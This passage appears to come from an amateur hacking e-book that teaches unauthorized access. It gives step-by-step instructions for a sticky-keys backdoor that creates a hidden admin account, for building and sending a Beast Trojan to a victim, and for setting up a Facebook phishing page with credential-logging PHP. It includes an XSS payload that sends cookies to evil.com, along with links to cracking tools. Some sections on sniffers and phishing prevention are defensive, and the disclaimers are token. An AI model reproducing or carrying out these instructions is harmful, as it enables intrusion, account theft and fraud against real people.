❖ Linux

Linux is an operating system which is quickly gaining popularity in mainstream, but not so common that you're likely to come across it. Though Mac and Linux are both based on UNIX, it is easier to change the password in Linux than it is OS X.

To change the password, turn on the computer and press the ESC key when GRUB appears. Scroll down and highlight
'Recovery Mode' and press the 'B' key; this will cause you to enter 'Single User Mode'.

You're now at the prompt, and logged in as 'root' by default. Type 'passwd' and then choose a new password. This will change the root password to whatever you enter. If you're interested in only gaining access to a single account on the system, however, then type 'passwd username' replacing 'username' with the login name for the account you would like to alter the password for.

❖ MAC

Finally we take on Mac's OS X which as we said earlier is based on UNIX and is difficult to change password compared to Linux but nothing is impossible to be hacked.

The easiest method would be to use Ophcrack on this also as it works with Mac and Linux in addition to Windows. However, there are other methods that can be used, as demonstrated below.

If the Mac runs OS X 10.4, then you only need the installation CD. Insert it into the computer, reboot. When it starts up, select UTILITIES > RESET PASSWORD. Choose a new password and then use that to log in. If the Mac runs OS X 10.5, restart the computer and press COMMAND + S. When at the prompt, type :

fsck -fy
mount -uw /
launchctl load
/System/Library/LaunchDaemons/com.apple.DirectoryServices.plist
dscl . -passwd /Users/UserName newpassword

...

9. Backdoor

Backdoor Means A Hidden Way To Enter In Any System. We Make A Backdoor To Be Able To Open The System Of Anyone At Anytime.

But We Must Get The Target System Logged In As Administrator Once When We Have To Make Backdoor.

(System Is Locked ??? Read Previous Article 9. Password Cracking)

Now Just Follow These Simple Steps To Creating Backdoor On Windows :

1. Open Computer > System Drive (C:/) > Windows > System32
2. Copy **CMD**
3. Paste On Desktop
4. Rename As **Sethc**
5. Cut This Renamed File
6. Paste Into System32
7. Move And Replace
8. Done !!!

Now Whenever You Press Shift As 5 Times, Cmd Will Be Open.. This Function Is Also Worked On Logged On Screen.. Now When You Are At System Log Is Screen Press Shift 5 Times.

Booom !!!!! CMD Will Be Opened..

Now Create A New User Account, Make User As Admin, Then Log On As New User Account (Admin).. This Trick Helps You To Access Any System Making New User And You Can Delete It After Work :

Command To Make New User : net user username /add

Command To Make User As Administrator : net localgroup administrators username /add

Command To Delete The User : net user username /del

...

10. Software Hacking

As We Know That We Use Much Software To Accomplish Our Task Or Application. These Types Of Software Are Known As Application Software.

We Have To Purchase The Software To Use It Otherwise We Can Download It From Internet We Can Use This Downloaded Software Till 30 Day Or 15 Days Because The Software Would Be Trial Version.

A Software **Time Stopper** Is Used To Break This Limitation Of Software And We Can Use The Trial Version Of Software Forever

1. Open Time Stopper
2. Select Exe File Of Trial Version Software
3. Select A New Date
4. Enter Any Name For New Exe File
5. Click On Create Desktop Shortcut

After That We Have To Install This New Exe File, The Installed Software Will Be Same As Original (Purchased Software).

Download Time Stopper : http://www57.zippyshare.com/v/KDd3rw8H/file.html

❖ Microsoft Office Hacking

As We Know That We Can Set Any Password In Any File Of Microsoft Office Like Word, Excel, Power Point Etc. But Hackers Can Break This Security Password With The Help Of Software Called **MS Office Password Recovery**. It Traces The Password Of File Using Brute Force Attack Technique.

1. Open Password Unlocker
2. Open Target File
3. Click On Start

You Will Get Password Within Sometimes..

Download MS Office P.R. : http://www34.zippyshare.com/v/m4VKFoyI/file.html

...

Section 3 :
ADVANCE HACKiNG

11. Keylogger

Keylogger is a software program or hardware device that is used to monitor and log each of the keys a user types into a computer keyboard. The user who installed the program or hardware device can then view all keys typed in by that user. Because these programs and hardware devices monitor the keys typed in a user can easily find user passwords and other information a user may not wish others to know about. Keyloggers, as a surveillance tool, are often used by employers to ensure employees use work computers for business purposes only. Unfortunately, keyloggers can also be embedded in spyware allowing your information to be transmitted to an unknown third party.

About Keyloggers :

A keylogger is a program that runs in the background, recording all the keystrokes. Once keystrokes are logged, they are hidden in the machine for later retrieval, or shipped raw to the attacker. The attacker then peruses them carefully in the hopes of either finding passwords, or possibly other useful information that could be used to compromise the system or be used in a social engineering attack. For example, a keylogger will reveal the contents of all e-mail composed by the user. Keylogger is commonly included in rootkits.

A keylogger normally consists of two files: a DLL which does all the work and an EXE which loads the DLL and sets the hook. Therefore when you deploy the hooker on a system, two such files must be present in the same directory.

There Are Other Approaches To Capturing Info About What You Are Doing.

- Some*keyloggers*capture screens, rather than keystrokes.
- Other*keyloggers*will secretly turn on video or audio recorders, and transmit what they capture over your internet connection.

A keyloggers might be as simple as an exe and a dll that are placed on a machine and invoked at boot via an entry in the registry. Or a keyloggers could be which boasts these features :

- Stealth: invisible in process list
- Includes kernel keylogger driver that captures keystrokes even when user is logged off (Windows 2000 / XP)
- ProBot program files and registry entries are hidden (Windows 2000 / XP)
- Includes Remote Deployment wizard
- Active window titles and process names logging

- Keystroke / password logging
- Regional keyboard support
- Keylogging in NT console windows
- Launched applications list
- Text snapshots of active applications.
- Visited Internet URL logger
- Capture HTTP POST data (including logins/passwords)
- File and Folder creation/removal logging
- Mouse activities
- Workstation user and timestamp recording
- Log file archiving, separate log files for each user
- Log file secure encryption
- Password authentication
- Invisible operation
- Native GUI session log presentation
- Easy log file reports with Instant Viewer 2 Web interface
- HTML and Text log file export
- Automatic E-mail log file delivery
- Easy setup & uninstall wizards
- Support for Windows (R) 95/98/ME and Windows (R) NT/2000/XP

Because a keylogger can involve dozens of files, and has as a primary goal complete stealth from the user, removing one manually can be a terrifying challenge to any computer user. Incorrect removal efforts can result in damage to the operating system, instability, inability to use the mouse or keyboard, or worse. Further, some key loggers will survive manual efforts to remove them, re-installing themselves before the user even reboots.

Download REFOG Key Logger : https://www.refog.com

...

12. Trojans

A Trojan is a malicious program misguided as some very important application. Trojans comes on the backs of other Programs and are installed on a system without the User's knowledge. Trojans are malicious pieces of code used to install hacking software on a target system and aid the Hacker in gaining and retaining access to that system. Trojans and their counterparts are important pieces of the Hacker's tool-kit.

Trojans is a program that appears to perform a desirable and necessary function but that, because of hidden and Unauthorized code, performs functions unknown and unwanted by the user. These downloads are fake programs which seems to be a original application, it may be a software like monitoring program, system virus scanners, registry cleaners, computer system optimizers, or they may be applications like songs, pictures, screen savers, videos, etc..

- You just need to execute that software or application, you will find the application running or you might get an error, but once executed the Trojan will install itself in the system automatically.
- Once installed on a system, the program then has system-level access on the target system, where it can be destructive and insidious. They can cause data theft and loss, and system crashes or slowdowns; they can also be used as launching points for other attacks against your system.
- Many Trojans are used to manipulate files on the victim computer, manage processes, remotely run commands, intercept keystrokes, watch screen images, and restart or shut down infected hosts.

❖ Different Types of Trojans

1. Remote Administration Trojans: There are Remote Access Trojans which are used to control the Victim's Computer remotely.
2. Data Stealing Trojans: Then there are Data Sending Trojans which compromised the data in the Victim's computer, then find the data on the computer and send it to the attacker automatically.
3. Security Disabler Trojan: There are Security software disablers Trojans which are used to stop antivirus software running in the Victim's computer.

In most of the cases the Trojan comes as a Remote Administration Tools which turns the Victim's computer into a server which can controlled remotely. Once the Remote Access Trojan is installed in the system, the attacker can connect to that computer and can control it.

❖ Components of Trojans :

Trojan consists of two parts :

1. A Client component
2. A Server component.

One which resides on the Victim's computer is called the server part of the Trojan and the one which is on the attacker's computer is called the client Part of the Trojan. For the Trojan to function as a backdoor, the server Component has to be installed on the Victim's machine.

1. Server component of the Trojan opens a port in the Victim's computer and invites the Attacker to connect and administrate the computer.
2. Client component of the Trojan tries to connect the Victim's computer and administrate the computer without the permission of the User.

❖ Wrapper

A Wrapper is a program used to combine two or more executables into a single packaged program. The wrapper attaches a harmless executable, like a game, to a Trojan's payload, the executable code that does the real damage, so that it appears to be a harmless file.
Hackers use Wrappers to bind the Server part of the Software behind any image or any other file. Wrappers are also known as Binders.
Generally, games or other animated installations are used as wrappers because they entertain the user while the Trojan in being installed. This way, the user doesn't notice the slower processing that occurs while the Trojan is being installed on the system—the user only sees the legitimate application being installed.

Reverse Connection in Trojans :

Reverse-connecting Trojans let an attacker access a machine on the internal network from the outside. The Hacker can install a simple Trojan program on a system on the internal network. On a regular basis (usually every 60 seconds), the internal server tries to access the external master system to pick up commands. If the attacker has typed something into the master system, this command is retrieved and executed on the internal system. Reverse WWW shell uses standard HTTP. It's dangerous because it's difficult to detect - it looks like a client is browsing the Web from the internal network Now the final part...

Detection and Removal of Trojans :

The unusual behavior of system is usually an indication of a Trojan attack. Actions/symptoms such as,

- Programs starting and running without the User's initiation.
- CD-ROM drawers Opening or Closing.
- Wallpaper, background, or screen saver settings changing by themselves.
- Screen display flipping upside down.
- Browser program opening strange or unexpected websites

All above are indications of a Trojan attack. Any action that is suspicious or not initiated by the user can be an indication of a Trojan attack.
One thing which you can do is to check the applications which are making network connections with other computers.
One of those applications will be a process started by the Server Trojan.
You also can use the software named process explorer which monitors the processes executed on the computer with its original name and the file name. As there are some Trojans who themselves change their name as per the system process which runs on the computer and you cannot differentiate between the Trojan and the original system process in the task manager processes tab, so you need **PROCESS EXPLORER**.

Countermeasures for Trojan Attacks :

Most commercial antivirus programs have Anti-Trojan capabilities as well as spy ware detection and removal functionality. These tools can automatically scan hard drives on startup to detect backdoor and Trojan programs before they can cause damage. Once a system is infected, it's more difficult to clean, but you can do so with commercially available tools. It's important to use commercial applications to clean a system instead of freeware tools, because many freeware removal tools can further infect the system. In addition, port monitoring tools can identify ports that have been opened or files that have changed.
The key to preventing Trojans and backdoors from being installed on a system is to not to install applications downloaded from the Internet or open Email attachments from parties you don't know. Many systems administrators don't give users the system permissions necessary to install programs on system for the very same reason.

❖ Making a Trojan using Beast v2.06

Download Beast v2.06 : http://www29.zippyshare.com/v/qVlgO9tt/file.html

& Follow These Simple Steps :

1. Open the software you will get the screen as shown below.
2. Now click on "Build server "button.
3. Now in this window click on the notifications tab.
4. In the notifications tab click on the e-mail button.
5. Now In this window fill your proper and valid email id.
6. Now go to "AV-FW kill" tab.
7. Now In this put a tick mark on the "disable XP firewall ".
8. Now click on "EXE icon" tab.
9. In this tab select any icon for the file from the list or you can browse the icon from the directory and can use it.
10. Now click on the"Save Server" button and the Trojan will be made.
11. Now send this Trojan File to victim.
12. As and when the victim will install the Trojan on his system you will get a notification e-mail on your specified email
13. id while making the Trojan. This Email consists of the IP address and port of the victim.
14. Put This IP address and Port in the place shown in the below snap-shot.
15. After That Click on the "Go Beast" Button and You will be connected to victims PC.

16. Now select the action or task you want to execute on victims PC form the given list.
17. Now to destroy or kill the Trojan click on the "server "tab from the menu.
18. Now click on the "Kill Server "button and the Trojan will be destroyed from the victims PC.
19. You are Done Now.

& Please Do Not Harm or Destroy any ones PC, This Tutorial is Only for Educational Purpose."

...

13. Cross Site Scripting (XSS)

Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts (also commonly referred to as a malicious payload) into a legitimate website or web application. XSS is amongst the most rampant of web application vulnerabilities and occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.
By leveraging XSS, an attacker does not target a victim directly. Instead, an attacker would exploit a vulnerability within a website or web application that the victim would visit, essentially using the vulnerable website as a vehicle to deliver a malicious script to the victim's browser.

While XSS can be taken advantage of within VBScript, ActiveX and Flash (although now considered legacy or even obsolete), unquestionably, the most widely abused is JavaScript – primarily because JavaScript is fundamental to most browsing experiences.

How Cross-site Scripting Works?

In order to run malicious JavaScript code in a victim's browser, an attacker must first find a way to inject a payload into a web page that the victim visits. Of course, an attacker could use social engineering techniques to convince a user to visit a vulnerable page with an injected JavaScript payload.

In order for an XSS attack to take place the vulnerable website needs to directly include user input in its pages. An attacker can then insert a string that will be used within the web page and treated as code by the victim's browser.
The following server-side pseudo-code is used to display the most recent comment on a web page.

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

The above script is simply printing out the latest comment from a comments database and printing the contents out to an HTML page, assuming that the comment printed out only consists of text.
The above page is vulnerable to XSS because an attacker could submit a comment that contains a malicious payload such as `<script>doSomethingEvil();</script>`.

Users visiting the web page will get served the following HTML page.

```
<html>
<h1>Most recent comment</h1>
<script>doSomethingEvil();</script>
</html>
```

When the page loads in the victim's browser, the attacker's malicious script will execute, most often without the user realizing or being able to prevent such an attack.

Important Note — An XSS vulnerability can only exist if the payload (malicious script) that the attacker inserts ultimately get parsed (as HTML in this case) in the victim's browser.

What's the worst an attacker can do with JavaScript?

The consequences of what an attacker can do with the ability to execute JavaScript on a web page may not immediately stand out, especially since browsers run JavaScript in a very tightly controlled environment and that JavaScript has limited access to the user's operating system and the user's files.

However, when considering that JavaScript has access to the following, it's easier to understand how creative attackers can get with JavaScript.

- Malicious JavaScript has access to all the same objects the rest of the web page has, including access to cookies. Cookies are often used to store session tokens, if an attacker can obtain a user's session cookie, they can impersonate that user.
- JavaScript can read and make arbitrary modifications to the browser's DOM (within the page that JavaScript is running).
- JavaScript can use XMLHttpRequest to send HTTP requests with arbitrary content to arbitrary destinations.
- JavaScript in modern browsers can leverage HTML5 APIs such as accessing a user's geolocation, webcam, microphone and even the specific files from the user's file system. While most of these APIs require user opt-in, XSS in conjunction with some clever social engineering can bring an attacker a long way.

The above, in combination with social engineering, allow attackers to pull off advanced attacks including cookie theft, keylogging, phishing and identity theft. Critically, XSS vulnerabilities provide the perfect ground for attackers to escalate attacks to more serious ones.

"Isn't Cross-Site Scripting The User's Problem?"

If an attacker can abuse a XSS vulnerability on a web page to execute arbitrary JavaScript in a visitor's browser, the security of that website or web application and its users has been compromised — XSS is not the user's problem, like any other security vulnerability, if it's affecting your users, it will affect you.


The Anatomy Of A Cross-Site Scripting Attack :

An XSS attack needs three actors — **the website**, **the victim** and **the attacker**.

In the example below, it shall be assumed that the attacker's goal is to impersonate the victim by stealing the victim's cookie. Sending the cookie to a server the attacker controls can be achieved in a variety of ways, one of which is for the attacker to execute the following JavaScript code in the victim's browser through an XSS vulnerability.

```
<script>
  window.location="http://evil.com/?cookie=" + document.cookie
</script>
```

The figure below illustrates a step-by-step walkthrough of a simple XSS attack.



- The attacker injects a payload in the website's database by submitting a vulnerable form with some malicious JavaScript
- The victim requests the web page from the website
- The website serves the victim's browser the page with the attacker's payload as part of the HTML body.
- The victim's browser will execute the malicious script inside the HTML body. In this case it would send the victim's cookie to the attacker's server. The attacker now simply needs to extract the victim's cookie when the HTTP request arrives to the server, after which the attacker can use the victim's stolen cookie for impersonation.

❖ Some Examples Of Cross-Site Scripting Attack Vectors

The following is a non-exhaustive list of XSS attack vectors that an attacker could use to compromise the security of a website or web application through an XSS attack. A more extensive list of XSS payload examples is maintained here. :

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

<script> tag

The <script> tag is the most straight-forward XSS payload. A script tag can either reference external JavaScript code, or embed the code within the script tag.

<body> tag

An XSS payload can be delivered inside <body> tag by using the onload attribute or other more obscure attributes such as the background attribute.

<img> tag

Some browsers will execute JavaScript when found in the <img>.

<iframe> tag

The <iframe> tag allows the embedding of another HTML page into the parent page. An IFrame can contain JavaScript, however, it's important to note that the JavaScript in the iFrame does not have access to the DOM of the parent's page do to the browser's Content Security Policy (CSP). However, IFrames are still very effective means of pulling off phising attacks.

<input> tag

In some browsers, if the type attribute of the <input> tag is set to image, it can be manipulated to embed a script.

<link> tag

The <link> tag, which is often used to link to external style sheets could contain a script.

<table> tag

The background attribute of the table and td tags can be exploited to refer to a script instead of an image.

** tag**

The tag, similar to the <table> and <td> tags can also specify a background and therefore embed a script.

<object> tag

The <object> tag can be used to include in a script from an external site.

...

14. Phishing

What Is Phishing?

The act of sending an Email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

The Email directs the user to visit a Web site where they are asked to update personal information, such as Passwords and credit card, social security, and bank account numbers, that the legitimate organization already has. The Web site, however, is Bogus and set up only to steal the User's information.

Phishing attacks are Trying to steal your Money !!!

Phishing Scams Could Be –

- Emails inviting you to join a Social Group, asking you to Login using your Username and Password.
- Email saying that Your Bank Account is locked and Sign in to Your Account to Unlock IT.
- Emails containing some Information of your Interest and asking you to Login to Your Account.
- Any Email carrying a Link to Click and asking you to Login.

❖ How To Create A Phishing Hack Page ?

This Hack Example Is For Facebook Account.

The Hacker can now wreak ungodly amounts of havoc on a person's social life. If it happens to be a business's Facebook profile, they can damage their business. Today, however, we are going to setup an imitation Facebook login page to show you just how easy it is to start phishing. Let's take a closer look at the steps required..

1. Pull up Facebook.com in your browser. Then, right click on the website's login page. You should see an option along the lines of "view source page." Click on this option and you should be able to view the code behind this page.
2. Go ahead and dump all of the page's source code into Notepad (or your operating system's best simple text editor.
3. If using Notepad, hit ctrl + f (which is the find hotkey) and search for action.
4. You should see a line that looks like this : **action="https://www.facebook.com/login.php?login_attempt=1"**
5. Delete everything contained in the quotations, and instead fill the quotes with **post.php**. Now it should read **action="post.php"**
6. Save this file somewhere on your computer with the file name of **index.htm**. Omit the final period from the filename. This is going to become your phishing page.
7. Next, create a new notepad document with the name of **post.php**. Omit the final period from the filename. Copy and paste the following code into this document, and remember to save it :

```
<?php
header ('Location:http://www.facebook.com/');
$handle = fopen("usernames.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```

8. At this point, you should now have two files saved: **index.htm** and **post.php**.
9. Next, this code actually needs to be uploaded to a web hosting service. There are free hosting providers, but I wouldn't recommend you actually post this code. Instead, it would be better to try this at home on your own webserver. However, for the rest of the tutorial, we'll be using 000Webhost.
10. After you have signed up for an account, browse to the **control panel**, and then to **file manager**.
11. Once the window opens, go to **publick_html**.
12. Delete **default.php**, and then upload **index.htm** and **post.php**.

13. Next, click on a preview of **index.htm**. As you'll notice, it should look nearly identical to the Facebook login page.
14. The URL of this page is what needs to be linked to in an attack. Sometimes attackers imbed this false link on other websites, forums, popup ads, and even emails.
15. Now go back to the **file manager** and **public_html**. There should be a file labeled **username.txt**.
16. Open this file and you should be able to see login credentials that have been entered by a test user.

It really is a simple matter of copying the code from the Facebook login screen, adding some php code, and then setting up a dummy website. Again, don't try this in the real world, because the consequences could be terrible. However, in a home environment on your own web server, this tutorial provides great insight into how attackers phish for usernames and passwords.

❖ Prevention Against Phishing

- Read all the Email Carefully and Check if the Sender is Original.
- Watch the Link Carefully before Clicking
- Always check the URL in the Browser before Signing IN to your Account
- Always Login to Your Accounts after opening the Trusted Websites, not by Clicking in any other Website or Email.

"Do Not Use This Hack Trick In Any Criminal Activities Like Phishing Bank Websites And Please Do Not Destroy Any Ones Account This Is Only For Educational Purpose"

.....

15. Sniffers

Sniffers are almost as old as the Internet itself. They are one of the first tools that allowed system administrators to analyze their network and pinpoint where a problem is occurring. Unfortunately, crackers also run sniffers to spy on your network and steal various kinds of data. This paper discusses what a sniffer is, some of the more popular sniffers, and ways to protect your network against them. It also talks about a popular tool called Antisniff, which allows you to automatically detect sniffers running on your network.

What Are Sniffers ?

In a non-switched network, Ethernet frames broadcast to all machines on the network, but only the computer that the packets are destined for will respond. All of the other machines on that network still see the packet, but if they are not the intended receiver, they will disregard it. When a computer is running sniffer software and it's network interface is in promiscuous mode (where it listens for ALL traffic), then the computer has the ability to view all of the packets crossing the network.

If you are an Internet history buff and have been wondering where the term sniffer came from. Sniffer was a product that was originally sold by Network General. It became the market leader and people starting referring to all network analyzers as "sniffers." I guess these are the same people who gave the name Q-Tip to cotton swabs.

Who Uses Sniffers ?

LAN/WAN administrators use sniffers to analyze network traffic and help determine where a problem is on the network. A security administrator could use multiple sniffers, strategically placed throughout their network, as an intrusion detection system. Sniffers are great for system administrators, but they are also one of the most common tools a hacker uses.

Crackers install sniffers to obtain usernames, passwords, credit card numbers, personal information, and other information that could be damaging to you and your company if it turned up in the wrong hands. When they obtain this information, crackers will use the passwords to attack other Internet sites and they can even turn a profit from selling credit card numbers.

❖ Defeating Sniffers

One of the most obvious ways of protecting your network against sniffers is not to let them get broken into in the first place. If a cracker cannot gain access to your system, then there is no way for them to install a sniffer onto it. In a perfect world, we would be able to stop here. But since there are an unprecedented number of security holes found each month and most companies don't have enough staff to fix these holes, then crackers are going to exploit vulnerabilities and install sniffers. Since crackers favor a central location where the majority of network traffic passes (i.e. Firewalls, proxies), then these are going to be their prime targets and should be watched closely. Some other possible

"victims" where crackers like to install sniffers are next to servers where personal information can be seen (i.e. Webservers, SMTP servers).

A good way to protect your network against sniffers is to segment it as much as possible using Ethernet switches instead of regular hubs. Switches have the ability to segment your network traffic and prevent every system on the network from being able to "see" all packets. The drawback to this solution is cost. Switches are two to three times more expensive then hubs, but the trade-off is definitely worth it. Another option, which you can combine with a switched environment, is to use encryption. The sniffer still sees the traffic, but it is displayed as garbled data. Some drawbacks of using encryption are the speed and the chance of you using a weak encryption standard that can be easily broken. Almost all encryption will introduce delay into your network. Typically, the stronger the encryption, the slower the machines using it will communicate. System administrators and users have to compromise somewhere in the middle. Even though most system administrators would like to use the best encryption on the market, it is just not practical in a world where security is seen as a profit taker, not a profit maker. Hopefully the new encryption standard that should be out shortly, AES (Advanced Encryption Standard), will provide strong enough encryption and transparency to the user to make everybody happy.

Some form of encryption is better then no encryption at all. If a cracker is running a sniffer on your network and notices that all of the data that he (or she) is collecting is garbled, then most likely they will move on to another site that does not use encryption. But a paid or determined hacker is going to be able to break a weak encryption standard, so it is better to play it smart and provide the strongest encryption as long as it will not have everybody giving you dirty looks when you walk down the halls at work.

❖ AntiSniff

In 1999, our buddies at L0pht Heavy Industries released a product called Antisniff. This product attempts to scan your network and determine if a computer is running in promiscuous mode. This is a helpful tool because if a sniffer is detected on your network, then 9 times out of 10, the system has been compromised. This happened to the Computer Science Department at California State University – Stanislaus. Here is what they posted on their local website: "A sniffer program has been found running on the Computer Science network. Sniffer programs are used to capture passwords. In order to protect yourself please change your password. Do not use a word out of a dictionary, put a number on the end of a word or use proper names. Be inventive, use special characters and have 8 characters in your password." I am sure there are hundreds of similar postings on internal websites throughout the world that don't make it public as they have.

Antisniff also helps you find those system administrators who run a sniffer to find out what is wrong with their local network, but forget to ask for authorization beforehand. If you need to run a sniffer, then you should get permission in writing. If your Security Administrator is running Antisniff, then there is a good chance they will find it and you will have to explain why you are running a sniffer without authorization. Hopefully your security policy has a section on sniffers and will provide some guidance if you need to run a sniffer. at the time of this writing, Antisniff version 1.021 is the current release. There is a nice GUI available for Windows 95/98/and NT machines. A command line version is also available for Solaris, OpenBSD, and Linux. This version of Antisniff only works in a "flat non-switched" environment. If your network is designed with routers

and switches, then Antisniff does not have the same functionality as in a non-switched environment. You can only use it on local networks that do not cross a router or switch. According to Lopht's website, the next major release of Antisniff will have the ability to figure out if a computer is running in promiscuous mode over routers and switches. The next release of Antisniff should definitely be more beneficial to system administrators because the price of switches are coming down and most companies are upgrading to switches to obtain 100/Full Mbps speeds. Even though you have a totally switched environment, you are still not out of the water. There are still firewalls, proxies, webservers, ftp servers, etc. where crackers still have the ability to install a sniffer and capture data locally. The only difference is, you have taken away their ability to capture data over the network.

Antisniff can also be used by blackhats to find intrusion detection systems. If they know where your intrusion detection systems are, then they can become stealth attackers, causing you much pain because you just spend $150,000 on a new intrusion detection system and they found a way to bypass it..

...

16. Email Hacking

How Email Works?

- Email sending and receiving is controlled by the Email servers. All Email service providers configure Email Server before anyone can Sign into his or her account and start communicating digitally.
- Once the servers are ready to go, users from across the world register in to these Email servers and setup an Email account. When they have a fully working Email account, they sign into their accounts and start connecting to other users using the Email services.

❖ Email Travelling Path

- Let's say we have two Email providers, one is Server1.com and other is Server2.in, ABC is a registered user in Server1.com and XYZ is a registered user in Server2.in.
- ABC signs in to his Email account in Server1.com, he then writes a mail to the xyz@server2.in and click on Send and gets the message that the Email is sent successfully.
- But what happens behind the curtains, the Email from the computer of abc@server1.com is forwarded to the Email server of Server1.com. Server1 then looks for server2.in on the internet and forwards the Email of the server2.in for the account of XYZ. Server2.in receives the Email from server1.com and puts it in the account of XYZ.
- XYZ then sits on computer and signs in to her Email account. Now she has the message in her Email inbox.

❖ Email Service Protocols

SMTP : SMTP stands for Simple Mail Transfer Protocol. SMTP is used when Email is delivered from an Email client, such as Outlook Express, to an Email server or when Email is delivered from one Email server to another. SMTP uses port 25.

POP3 : POP3 stands for Post Office Protocol. POP3 allows an Email client to download an Email from an Email server. The POP3 protocol is simple and does not offer many features except for download. Its design assumes that the Email client downloads all available Email from the server, deletes them from the server and then disconnects. POP3 normally uses port 110.

IMAP : IMAP stands for Internet Message Access Protocol. IMAP shares many similar features with POP3. It, too, is a protocol that an Email client can use to download Email from an Email server. However, IMAP includes many more features than POP3. The IMAP protocol is designed to let users keep their Email on the server. IMAP requires more disk space on the server and more CPU resources than POP3, as all Emails are stored on the server. IMAP normally uses port 143.

❖ Configuring an Email Server

- Email server software like Post cast Server, Hmailserver, Surge mail, etc can be used to convert your Desktop PCinto an Email sending server.
- HMailServer is an Email server for Microsoft Windows. It allows you to handle all your Email yourself without having to rely on an Internet service provider (ISP) to manage it. Compared to letting your ISP host your Email, HMailServer adds flexibility and security and gives you the full control over spam protection.

❖ Email Security

- Now let's check how secure this fast mean of communication is. There are so many attacks which are applied on Emails. There are people who are the masters of these Email attacks and they always look for the innocent people who are not aware of these Email tricks and ready to get caught their trap.
- You have to make sure that you are not an easy target for those people. You have to secure your Email identity and profile, make yourself a tough target.
- If you have an Email Id Do not feel that it does not matters if hacked because there is no important information in that Email account, because you do not know if someone gets your Email id password and uses your Email to send a threatening Email to the Ministry or to the News Channels.
- Attacker is not bothered about your data in the Email. He just wants an Email ID Victim which will be used in the attack. There are a lots of ways by which one can use your Email in wrong means, i am sure that you would have come across some of the cased where a student gets an Email from his friends abusing him or cases on Porn Emails where the owner of the Email does not anything about the sent Email.

❖ Email Spoofing

- Email spoofing is the forgery of an Email header so that the message appears to have originated from someone or somewhere other than the actual source. Distributors of spam often use spoofing in an attempt to get recipients to open, and possibly even respond to, their solicitations. Spoofing can be used legitimately.
- There are so many ways to send the Fake Emails even without knowing the password of the Email ID. The Internet is so vulnerable that you can use anybody's Email ID to send a threatening Email to any official personnel.

❖ Methods To Send Fake Emails

1. Open Relay Server
2. Web Scripts

Fake Emails : Open Relay Server

- An Open Mail Relay is an SMTP (Simple Mail Transfer Protocol) server configured in such a way that it allows anyone on the Internet to send Email through it, not just mail destined 'To' or 'Originating' from known users.
- An Attacker can connect the Open Relay Server via Telnet and instruct the server to send the Email.

- Open Relay Email Server requires no password to send the Email.

Fake Emails : Via Web Script

- Web Programming languages such as PHP and ASP contain the mail sending functions which can be used to send Emails by programming Fake headers i.e." From: To: Subject:"
- There are so many websites available on the Internet which already contains these mail sending scripts. Most of them provide the free service.
- Some of Free Anonymous Email Websites are :

  - Mail.Anonymizer.name (Send attachments as well)
  - FakEmailer.net
  - FakEmailer.info
  - Deadfake.com

❖ PHP Mail Sending Script

```
<?php

// the message

$msg = "First line of text\nSecond line of text";

// use wordwrap() if lines are longer than 70 characters

$msg = wordwrap($msg,70);

// send email

mail("someone@example.com","My subject",$msg);

?>
```

❖ Consequences Of Fake Emails

- Email from your Email ID to any Security Agency declaring a Bomb Blast can make you spend rest of your life behind the iron bars.
- Email from you to your Girl friend or Boy friend can cause Break-Up and set your friend's to be in relationship.
- Email from your Email ID to your Boss carrying your Resignation Letter or anything else which you can think of.
- There can be so many cases drafted on Fake Emails.

Proving A Fake Email

- Every Email carry Header which has information about the Travelling Path of the Email
- Check the Header and Get the location from the Email was Sent
- Check if the Email was sent from any other Email Server or Website
- Headers carry the name of the Website on which the mail sending script was used.

❖ Email Bombing

- Email Bombing is sending an Email message to a particular address at a specific victim site. In many instances, the messages will be large and constructed from meaningless data in an effort to consume additional system and network resources. Multiple accounts at the target site may be abused, increasing the denial of service impact.

❖ Email Spamming

- Email Spamming is a variant of Bombing; it refers to sending Email to hundreds or thousands of users (or to liststhat expand to that many users). Email spamming can be made worse if recipients reply to the Email, causing allthe original addressees to receive the reply. It may also occur innocently, as a result of sending a message tomailing lists and not realizing that the list explodes to thousands of users, or as a result of a responder message (such as vacation(1)) that is setup incorrectly.

❖ Email Password Hacking

